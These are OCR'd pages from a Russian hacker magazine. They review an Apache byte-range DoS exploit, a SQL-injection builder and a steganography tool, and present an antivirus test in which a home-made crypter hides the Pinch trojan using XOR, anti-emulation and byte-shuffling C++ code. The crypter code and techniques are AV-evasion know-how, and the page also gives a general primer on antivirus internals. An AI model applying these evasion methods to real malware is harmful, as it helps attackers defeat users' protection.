Имена для аккаунтов ты можешь положить в соседний с экзешником файл name.txt. Все зарегистрированные аккаунты добавляются в файл accounts.txt. Для корректной загрузки аватара путь к программе не должен содержать русских букв, а поле «Сайт» обязательно должно быть заполнено. Еще одна приятная особенность этой утилиты состоит в том, что она является опенсорсной.



Автор:
S4(uR4

URL:
bit.ly/pxjMKi

Система:
*nix/win


УБИЙЦА АПАЧА ALANA K!LL3R

Если ты внимательно следишь за багтраком, то наверняка наслышан об опаснейшей уязвимости в HTTP-сервере Apache (bit.ly/rqvHBi), основанной на фиче, которая позволяет докачивать прерванные закачки. С помощью этого бага злоумышленник может легко и непринужденно вызвать отказ в обслуживании, заняв всю доступную память, причем для атаки достаточно всего лишь одной машины с генерацией минимального трафика!

Утилита Alana K!LL3R от известного кодера S4(uR4 представляет собой связку тестера и эксплойта для вышеуказанной уязвимости. Описание бага доступно в Сети, поэтому перейдем сразу к нашему убийце Апача.

Итак, сам эксплойт основан на PoC killapache.pl от некоего Kingcope. Однако первоначальный пруф-оф-концепт не был работоспособным, так как автор специально добавил в код множество багов для защиты от скриптkиддисов. S4(uR4 переписал на PHP + cURL этот изначально созданный на Perl сценарий, добавил агрессивный режим и тестовую часть для поиска багов в статическом контенте сайта (картинки, текст, офисные файлы и т. д.).

Схема работы эксплойта достаточно проста: после запуска он начинает отсылать множественные хаотичные GET-запросы с указанием разных диапазонов байт (byte ranges) в заголовках, тем самым непрерывно отъедая системную память.



Автор:
Gremwell

URL:
www.gremwell.com

Система:
*nix/win



MAGICTREE: ПРОДУКТИВНЫЙ ПЕНТЕСТ

Приходилось ли тебе когда-нибудь терять время, пытаясь найти в беспорядочной куче текстовых файлов, к примеру, результаты сканирования nmap? Или грепая множество файлов по определенному хосту или сервису? Если да, то советую тебе в следующий раз попробовать замечательную утилиту MagicTree. Прога представляет собой продвинутый инструмент для повышения продуктивности пентеста. Она умеет консолидировать данные и запросы из различных пентестерских утилит (W3AF, Acunetix, OpenVAS, Nessus, Burp, nmap и т. д.), запускать внутри себя внешние программы и команды (например, nmap и nikto) и генерировать соответствующие отчеты в самых разных форматах (HTML, MS Word и др.).

Слово Tree (дерево) в названии тулзы означает, что все данные в ней хранятся в виде древовидной структуры, а слово Magic (магия) — что процессы управления данными и составления отчетов, представляющие собой самую скучную и трудоемкую часть любого пентеста, неким волшебным образом упорядочиваются и автоматизируются. Описывать здесь подробности работы с программой не слишком целесообразно, поэтому советую тебе обратиться к подробной документации на английском языке, которая лежит по адресу www.gremwell.com/documentation.



Автор:
Danijel Maxa MaXoNe

URL:
bit.ly/orsqKn

Система:
Windows 2000/XP/2003 Server/Vista/2008 Server/7



SQL-ИНЪЕКЦИИ С MAXSQLI SYNTAX BUILDER

Если ты ненавидишь вручную вводить однообразные инструкции в строку браузера/поле/HTTP-заголовки/кукисы при внедрении SQL-кода, то на помощь тебе придет утилита MaxSQLi Syntax Builder, предназначенная для составления ядовитых SQL-запросов. Она сильно облегчит работу как в случае обычных уязвимостей типа SQLi, так и в случае инъекций типа error based. Функционал и особенности проги:

- работа с различными СУБД;
- установка количества выбираемых записей для UNION;
- базовый обход WAF с помощью различных замен стандартного пробела;
- извлечение базовой информации о БД;
- извлечение имен колонок и таблиц;
- просмотр произвольных файлов через БД;
- добавление различных лимитов и ограничений для составления корректного запроса;
- подсчет числа колонок, таблиц и баз данных;
- легкое переключение между инъекциями типа string и integer based.

В целом эта утилита обладает такими же фичами, как и многие другие подобные тулзы, однако доступ ко всему ее функционалу, в отличие от них, осуществляется с помощью одного и того же окна, что очень удобно для быстрого составления запроса для SQL-инъекций.



Автор:
VaZoNeZ

URL:
vazonez.com/page/stegano

Система: Windows 2000/XP/2003 Server/Vista/2008 Server/7



ПРЯЧЕМ ИНФУ В BMP-КАРТИНКАХ

Если ты знаком с понятием компьютерной стеганографии, то наверняка должен знать и о хакерском методе получения сносок и указателей, который основан на использовании специальных «невидимых» областей. Этот метод реализуется, например, когда в текстовых и графических файлах пишут черным шрифтом на черном фоне. Примерно по такому же принципу работает и программа Stegano, которая позволяет скрывать текстовую информацию в графических файлах формата BMP.

Пользоваться программой не просто, а очень просто:

1. В соответствующем поле на вкладке «Спрятать» выбираем изображение-носитель.
2. Заранее выбираем название для готового изображения.
3. Задаем параметры скрытия (цвет, частоту и пароль).
4. Вводим скрываемый текст (также можно выбрать файл с текстом или скопировать его из буфера обмена) и нажимаем на кнопку «Спрятать».


Скрытая информация будет совершенно незаметна для посторонних глаз, а полученное изображени почти ничем не будет отличаться от оригинала: разница будет только в размере. Извлечь скрытый текст можно очень легко и быстро при помощи этой же программы.

deeonis (deeonis@gmail.com)

Тест антивирусов по-взрослому

ВДАРИМ КРИПТОРОМ ПО САМЫМ ПОПУЛЯРНЫМ В РОССИИ АНТИВИРУСАМ

Сегодня в наших испорченных ассемблером умах зародилась очередная бессовестная идея. Мы решили надругаться над тем, что защищает нас от злобных вирусов и троянов, единственная цель которых — проникнуть в наши беззащитные компьютеры и уничтожить жизненно важные данные, заставив нас при этом отправить парочку платных СМС. Что из этого вышло — читай дальше.



Краш «Блокнота» при зашифровке неправильным ключом

Прежде чем приступать к тестам, нужно немного разобраться, что и зачем мы будем делать. Итак, у нас есть супер-пупер упаковщик, который умеет криптовать и запускать всяческие exe-файлы. Мы старательно написали его специально для такого случая ;).

Если кто не знает, упаковщики очень популярны в современном вирмэйк-мире. Вирусы давно уже переросли стадию «пары сотен строк кода» и превратились в полноценные программные продукты, которые устроены на порядок сложнее. Однако доблестные служители киберпорядка постоянно портят злым программистам жизнь. Для обхода детектов крайне невыгодно постоянно переписывать вирь, и поэтому серьезные пацаны юзают крипторы, или, по-другому, упаковщики. На них и возлагаются все обязанности по обходу антивирей.

Мы будем тестить реакцию аверов не на весь криптор в целом, а на спрятанный внутри него вирус, тело которого мы будем всячески шифровать. То есть фактически мы будем проверять, насколько умны алгоритмы защитного софта и могут ли они распознавать содержащийся внутри пакера вирус. Стоит сразу отметить, что эти довольно специфические тесты проверяют далеко не все механизмы обнаружения заразы.

СПИСОК ИСПЫТУЕМЫХ

1. **Kaspersky Crystal.** Для тестов мы выбрали четверку самых популярных в России антивирусов. Первым в очереди будет Kaspersky Crystal — флагманский продукт «Лаборатории Касперского». ПО от этого производителя хорошо известно не только у нас на родине, но и во всем мире. «Лаборатория Касперского» использует для защиты ничего не подозревающего пользователя самые последние технологии, в том числе и широко распространенные сейчас «облака».
2. **Dr. Web Security Space.** Следующим идет Dr. Web Security Space, известнейший продукт от компании «Доктор Веб». Главная его

гордость — это уникальная технология универсальной распаковки FLY-CODE, которая, по утверждению разработчиков, позволяет антивирусу справляться с неизвестными упаковщиками.

3. **ESET NOD32 Smart Security 5.** Третий в списке — ESET NOD32 Smart Security 5. Словаки сумели создать неплохой антивирус, который пользуется уважением в том числе и среди наших соотечественников. К сожалению, на сайте этого защитного ПО, в отличие от сайта того же «Доктора Веба», ничего не говорится о навыках распаковки.
4. **Avast! Free Antivirus.** Ну и последний участник сегодняшних испытаний — это Avast! Free Antivirus. Единственный из наших подопытных, который раздает себя даром, но при этом имеет и платную версию.

НЕМНОГО ТЕХНИЧЕСКИХ ДЕТАЛЕЙ

Для полного понимания происходящего нужно немного разобраться в технических деталях. Наш упаковщик криптует весь exe целиком, а не каждую секцию в отдельности. Мы создаем PE-болванку со стабом и помещаем в ее секцию ресурсов бинарь. При запуске стаб расшифровывает закриптованный вирь, правильно раскладывает его секции в памяти и передает управление на точку входа. Все просто. Импорт оболочки со стабом генерируется рандомно или берется из живого exe, так как набор API, который мы используем в коде распаковки и запуска exe, просто кричит о том, что мы правонарушители.

Мы постарались сделать код стаба максимально неприметным для аверов, хотя в нем не используются всякие полиморфизмы и маскировка под HLL-код. Таким образом, мы хотим сосредоточить внимание антивирусных программ только на секции ресурсов, в которой содержится зловред. Защитное ПО должно будет расшифровать и задетектить вирус, спрятанный внутри упаковщика.

Для тестов мы взяли самый настоящий вирь под названием Pinch. Этот exe-файл валялся у нас уже пару лет, поэтому его должны знать все испытуемые. «Касперский Кристал» обозвал вирус как Trojan-PSW.Win32.LDPinch.dlt, Dr. Web — как Trojan.Packed.1197, NOD32 — как Win32/PSW.LdPinch.NMJ, а Avast решил, что это Win32:LdPinch-NO [Trj]. Более того, для чистоты эксперимента мы упаковали и прогнали через сканеры аверов абсолютно безвредный файл notepad.exe. Благодаря этому мы удостоверились, что наш упаковщик чист перед лицом киберзакона.

ТЕСТ № 1


Для первого теста мы упакуем наш вирус без всякого шифрования. То есть MZ- и PE-заголовок, секция импорта и прочие подозрительные вещи будут видны в секции ресурсов контейнера невооруженным глазом. Но при этом мы все-таки пойдем на одну хитрость — возьмем секцию импорта из нашего любимого notepad.exe. Генерировать случайный импорт — дело неблагодарное, поскольку очень многие антивирусы в первую очередь проверяют именно секцию импорта, и неудачный набор используемых API-функций может сильно подпортить общую картину.

Первым сработал Kaspersky Cristal. Пара секунд раздумий — и вирус обезврежен. Таким же эффективным оказался и «Доктор Веб». NOD32 Smart Security без труда раскусил хитрый ход и вычислил, что криптованным вирусом является Win32/PSW.LdPinch.NMJ. И даже Avast легко справился с задачей, попутно указав смещение в файле, по которому хранится зловред.

Все аверы успешно справились с первым испытанием, все получают зачет. Если бы кто-то из них завалил тест, то был бы недостоин называться антивирусом, а на его создателей можно было бы подавать в суд — как минимум за причиненный моральный ущерб :).


ТЕСТ № 2

Второе испытание мы решили немного усложнить. Для этого перед упаковкой зловреда мы криптуем его 32-битным ключом. Алгоритм шифрования примитивен до безобразия — это простой xor. Ключ, который мы используем, хранится прямо в коде стаба, поэтому если



«Доктор Веб» успешно проходит первое испытание

антивирус обладает начальными навыками эмуляции, то он должен раскусить наш трюк. Чтобы проиллюстрировать процесс криптования, рассмотрим код ниже.



Криптование бинаря с помощью алгоритма xor


```
PVOID cryptBinary(PVOID pfile, DWORD fsize)
{
   DWORD key = 0x45F983A0;

   PVOID crypt_file = new BYTE[fsize];
   CopyMemory(crypt_file, pfile, fsize);

   for (size_t i = 0; i < (fsize / sizeof(DWORD)); i++)
   {
      ((DWORD*)(crypt_file))[i] ^= key;
   }

   return crypt_file;
}
```

Теперь проверим, как наши аверы справятся с этой задачкой. «Касперский», нисколько не сомневаясь, обнаружил упакованный вирь. Причем точно назвал его Пинчем, как и оригинал. Dr. Web тоже не подвел и задетектил Пинч. А вот NOD32 Smart Security 5 облажался: по его мнению, файл был абсолютно безвреден. То же самое сказал и Avast, который не нашел никаких признаков вирусного присутствия. НОД и Аваст завалили испытание. Это очень плохо. Если такой простой алгоритм, как xor, смог их запутать, то что же будет дальше?



«Аваст» не справился с xor

ЧЕСТНО ЛИ ИГРАЛ KASPERSKY?

Такие выдающиеся результаты, которые показал Kaspersky Crystal, кажутся нам немного странными. Во-первых, чистый трой без упаковки детектился как Trojan-PSW.Win32.LDPinch.dlt, а все последующие его модификации, полученные с помощью нашего криптора, определялись как Trojan-PSW.Win32.LDPinch.zie. Одинаковое название во всех шести испытаниях подталкивает нас к мысли, что авер каким-то образом успел выделить сигнатуру зашифрованного Пинча. К сожалению, при разработке нашего упаковщика мы тестировали его на том же вирусе, который использовали сейчас. Возможно, одно неаккуратное движение и позволило «Касперу» отправить подозрительный файл в недра своего «облачного» мозга.
Так как наша первоначальная цель состояла в том, чтобы узнать, насколько хорошо аверы справляются с расшифровкой упакованных зловредов, такой скан по сигнатурам не позволяет нам судить об эффективности «Каспера» в решении этой задачи. Мы, конечно, не разбирались, на что именно он реагирует, но в одном из следующих номеров мы плотно займемся этим вопросом, а заодно узнаем, чего не надо делать в крипторах, чтобы на них не ругался «Антивирус Касперского».

ТЕСТ № 3

Теперь, когда мы узнали, что простой хог непостижим для некоторых представителей антивирусной индустрии, обратим наше внимание на Kaspersky и Dr. Web, испугать которых оказалось не так просто. Усложним задачу и добавим немного антиэмуляционных трюков. В нашей рубрике в 142-м номере журнала мы тестировали эвристику аверов. Применим этот опыт, чтобы модифицировать процедуру криптования за счет вызова системной API.


Будем использовать функцию CreateFile, чтобы открыть файл ntldr. Если открывать этот файл, находящийся в корне системного диска, только на чтение, мы получим заранее известный результат, который точно не будет равен INVALID_HANDLE_VALUE. В прошлый раз ни один из испытуемых не смог разгадать этот трюк. Посмотрим, что будет теперь, но прежде взглянем на код, чтобы понимать, как именно используется CreateFile.

Код криптования бинаря с помощью CreateFile


```
PVOID cryptBinary(PVOID pfile, DWORD fsize)
{
   PVOID crypt_file = new BYTE[fsize];
   CopyMemory(crypt_file, pfile, fsize);

   HANDLE h = CreateFileA("e:\\ntldr",
     FILE_READ_ACCESS, 0, 0,
     OPEN_EXISTING, 0, NULL);
   if (h != INVALID_HANDLE_VALUE)
   {
      DWORD key = 0x45F983A0;
      for (size_t i = 0;
        i < (fsize / sizeof(DWORD));
        i++)
      {
        ((DWORD*)(crypt_file))[i] ^= key;
      }
   }

   return crypt_file;
}
```



Уже не Pinch, но хоть что-то



NOD32 силен в обнаружении некриптованных вирусов

Расшифровка происходит только в том случае, если вызов CreateFile возвращает значение, отличное от INVALID_HANDLE_VALUE. По нашей задумке, это должно сбить аверов с толку, так как они не смогут предсказать, какое именно значение вернет эта API.

Однако, начав с «Касперского» мы поняли, что наши надежды не оправдались. Так же как и раньше, он весело и беззаботно показал нам окно, в котором красовалось название Trojan-PSW.Win32.LDPinch.zie. А вот Dr. Web Security Space насторожился. Он не смог понять, что за зверь перед ним, и назвал его просто Infected Archive. NOD32 и Avast Free Antivirus завалили тест. Теперь уже можно смело говорить о лидерстве первых двух испытуемых.

ТЕСТ № 4

Третий тест натолкнул нас на очень интересную мысль: а что если успешно сработавшие аверы не эмулируют код пакера для расшифровки трояна, а используют такое понятие, как энтропия, или мера порядка? То есть прежде всего проверяют не сами байты внутри файла, а последовательность их расположения? Грубо говоря, даже в зашифрованном файле можно выделить секции с данными, PE-заголовок и прочие структурные элементы. Для проверки этой теории мы зашифровали вирус неправильным ключом, так чтобы при запуске вирус не был расшифрован, а следовательно, не начал исполняться. Например, если закриптовать таким образом notepad.exe и дважды по нему кликнуть, то мы получим сообщение об аварийном завершении программы.

Запустив процедуру сканирования, мы получили следующие результаты: «Касперский» и «Доктор Веб» успешно обнаружили угрозу, а вот NOD32 и Avast не смогли распознать ее. Результаты теста оказались полностью аналогичны предыдущим. Это стало для нас лишним аргументом в пользу того, что антивирусы действительно используют законы энтропии. Даже неработоспособный Pinch заставил лидеров наших испытаний обеспокоиться.

ТЕСТ № 5

Предыдущий тест показал одну важную вещь — шифровать надо тщательней. Простой хог с антиэвристическими уловками не смог обмануть таких гигантов, как «Каспер» и Dr. Web, поэтому мы решили все тщательно взболтать и перемешать.

Для начала мы просто переместим первые 256 байт троя в его конец. Таким образом мы надеемся в достаточной степени увеличить энтропию, чтобы аверы не смогли обнаружить зловред.

Перемещаем начало виря в его конец

```
PVOID cryptBinary(PVOID pfile, DWORD fsize)
{
    DWORD key = 0x45F983A0;

    PVOID crypt_file = new BYTE[fsize];
    CopyMemory(crypt_file, pfile, fsize);

    // меняем начало и конец местами
    CopyMemory(
        crypt_file,
        (VOID*)(((BYTE*)pfile) + 0x100 ),
        fsize - 0x100);
    CopyMemory(
         (VOID*)(((BYTE*)crypt_file) + (fsize - 0x100)),
         pfile,
         0x100);

    for (size_t i = 0; i < (fsize / sizeof(DWORD)); i++)
    {
        ((DWORD*)(crypt_file))[i] ^= key;
    }

    return crypt_file;
}
```

Запустив наши антивири, мы получили абсолютно такой же результат, как в тесте № 4. Kaspersky Crystal и Dr. Web успешно справились с заданием, а вот их восточноевропейские братья капитулировали. Если честно, мы не ожидали от российского защитного ПО такой эффективности, но, с другой стороны, приятно, что у нас неплохо делают хоть что-то высокотехнологичное. Впрочем, впереди еще одно, последнее, испытание.

ТЕСТ № 6

Для заключительного теста мы решили полностью перетасовать байты в криптуемом файле. Для этого мы разделили трой на две равные части и поменяли их местами. Затем каждую из этих половинок опять поделили и переставили и так далее, до самого последнего байтика. Таким образом, получился рекурсивный алгоритм, который на C++ выглядит так:

Рекурсивный алгоритм перемешивания файла


```
void swapMemBlock(ULONG begin, ULONG end)
{
    ULONG half = (end - begin) / 2;
    if (half < 0x4)
        return;

    BYTE *buff = new BYTE[end - begin];

    ZeroMemory(buff, end - begin);
    CopyMemory(buff, (PVOID)begin, end - begin);

    CopyMemory((PVOID)begin, &buff[half], half);
    CopyMemory((PVOID)(begin + half), buff, half);

    delete[] buff;
    swapMemBlock(begin, begin + half);
    swapMemBlock(begin + half, end);
}
```



«Касперский» детектит оригинальную версию Пинча

Тут нас ждал небольшой сюрприз. В отличие от Kaspersky, который снова задетектил угрозу, Аваст и NOD32 по-прежнему не захотели выполнять свои прямые обязанности. А вот «Доктор Веб» не смог разобраться с рекурсивным беспорядком и со спокойной совестью записал зловреда в команду хороших программ. Kaspersky Crystal вырвался вперед. Более того, он стал безоговорочным лидером в сегодняшних испытаниях, но об этом — ниже.

ИТОГИ

Итак, сегодняшним победителем стал Kaspersky Crystal, который успешно прошел все шесть тестов. Чистая победа! Dr.Web Security Space выдержал пять испытаний. Его хваленая технология FLY-CODE оказалась не такой уж технологичной — нащупав один раз слабое место, его можно эксплуатировать очень долго. В хвосте плетутся ESET NOD32 Smart Security 5 и Avast! Free Antivirus, которые завалили пять тестов из шести и даже не смогли обнаружить вирус, зашифрованный с помощью простой процедуры хог. Впрочем, победа «Касперского» кажется нам очень подозрительной, поэтому настоятельно советуем прочитать врезку.

На сегодня противоантивирусная лаборатория журнала «Хакер» прощается с тобой. До новых встреч и не заражайся! ☒

Евгений Дроботун (201074@mail.ru)



ИЗУЧАЕМ антивирус

РАСКОВЫРИВАЕМ АНТИВИРУСНЫЙ СКАНЕР, ЭВРИСТИЧЕСКИЙ АНАЛИЗАТОР И ЭМУЛЯТОР В АНТИВИРУСНЫХ ПРОГРАММАХ

К сожалению, практически все разработчики антивирусного ПО тщательно скрывают внутреннее устройство своих творений, прячась за общими названиями типа «сигнатурный поиск», «эвристика», «эмуляция», «проактивная защита», HIPS и т. п. (при подготовке этой статьи мы пытались обратиться за помощью к создателям антивирусов, :) но безрезультатно). Однако мы все же попробуем заглянуть внутрь антивирусных программ и посмотреть, что же они представляют из себя на самом деле.

DVD

На диске можно найти дистрибутив свободно распространяемого антивирусного сканера ClamWin, который представляет собой аналог ClamAV под Windows, и антивирусную утилиту AVZ от одного из ведущих специалистов «Лаборатории Касперского» Олега Зайцева.

WWW

- **Про разные алгоритмы поиска подстроки в строке можно почитать здесь: goo.gl/Usltc.**
- **На goo.gl/Kq3kw лежит исходник антивируса, основанного на алгоритме поиска сигнатур в файлах (алгоритм Бойера-Мура), от Василевского Дмитрия (BlackCash).**
- **На goo.gl/ul848 лежат исходники простейшего эмулятора исполняемого кода на C++, а на goo.gl/ubwgt — исходники простейшего антивирусного сканера на C++.**




Рисунок 1. Общая схема технологий, используемых для обнаружения вредоносного кода (источник: virulist.com)

ОБЩАЯ МОДЕЛЬ АНТИВИРУСНОЙ ЗАЩИТЫ

Для более четкого понимания того, как работает антивирусная защита, представим ее в виде совокупности двух компонентов — технического и аналитического. В принципе, в любой системе защиты можно так или иначе выделить эти два компонента: например, видеокамеры в торговом зале супермаркета — это технический компонент защиты, а охранник возле монитора — аналитический. В антивирусных программах эти компоненты обязательно разделены на функциональном уровне, но не всегда разграничены на уровне алгоритмов и программных модулей (рисунок 1).

Технический компонент — это совокупность программных функций и алгоритмов, обеспечивающих аналитический компонент данными для анализа. В качестве таковых могут выступать, к примеру, байтовый код файла, текстовые строчки внутри файла, единичное действие программы в рамках операционной системы или целая цепочка таких действий.

Аналитический компонент — это система принятия решений, которая анализирует имеющиеся в ее распоряжении данные и выносит о них некое суждение. В соответствии с этим суждением антивирус предпринимает определенные действия: оповещает пользователя, запрашивает у него дальнейшие указания, помещает файл на карантин, блокирует несанкционированное действие программы и т. д.

В рамках предложенной модели любую систему защиты можно представить в виде совокупности двух независимых составляющих: технического и аналитического компонентов определенных типов. Такой подход позволяет легко увидеть соотношение этих компонентов и их принципиальные плюсы и минусы.

СИГНАТУРНЫЙ ПОИСК (КЛАССИКА ЖАНРА)

Использовать сигнатурный поиск в той или иной модификации для обнаружения вирусов и других вредоносных программ начали уже самые первые антивирусы. В общем случае сигнатура — это уникальная строка (последовательность) байт, которая однозначно соответствует той ли иной вредоносной программе. Понятно, что чем длиннее сигнатура, тем меньше вероятность ложного срабатывания антивируса, следовательно, идеальной сигнатурой является весь код вредоносной программы. Но с учетом того, что количество вредоносных программ постоянно растет, нетрудно представить, сколько места заняли бы в этом случае антивирусные базы на твоем жестком диске. К слову сказать, количество записей в базах современных антивирусов уже превышает несколь-

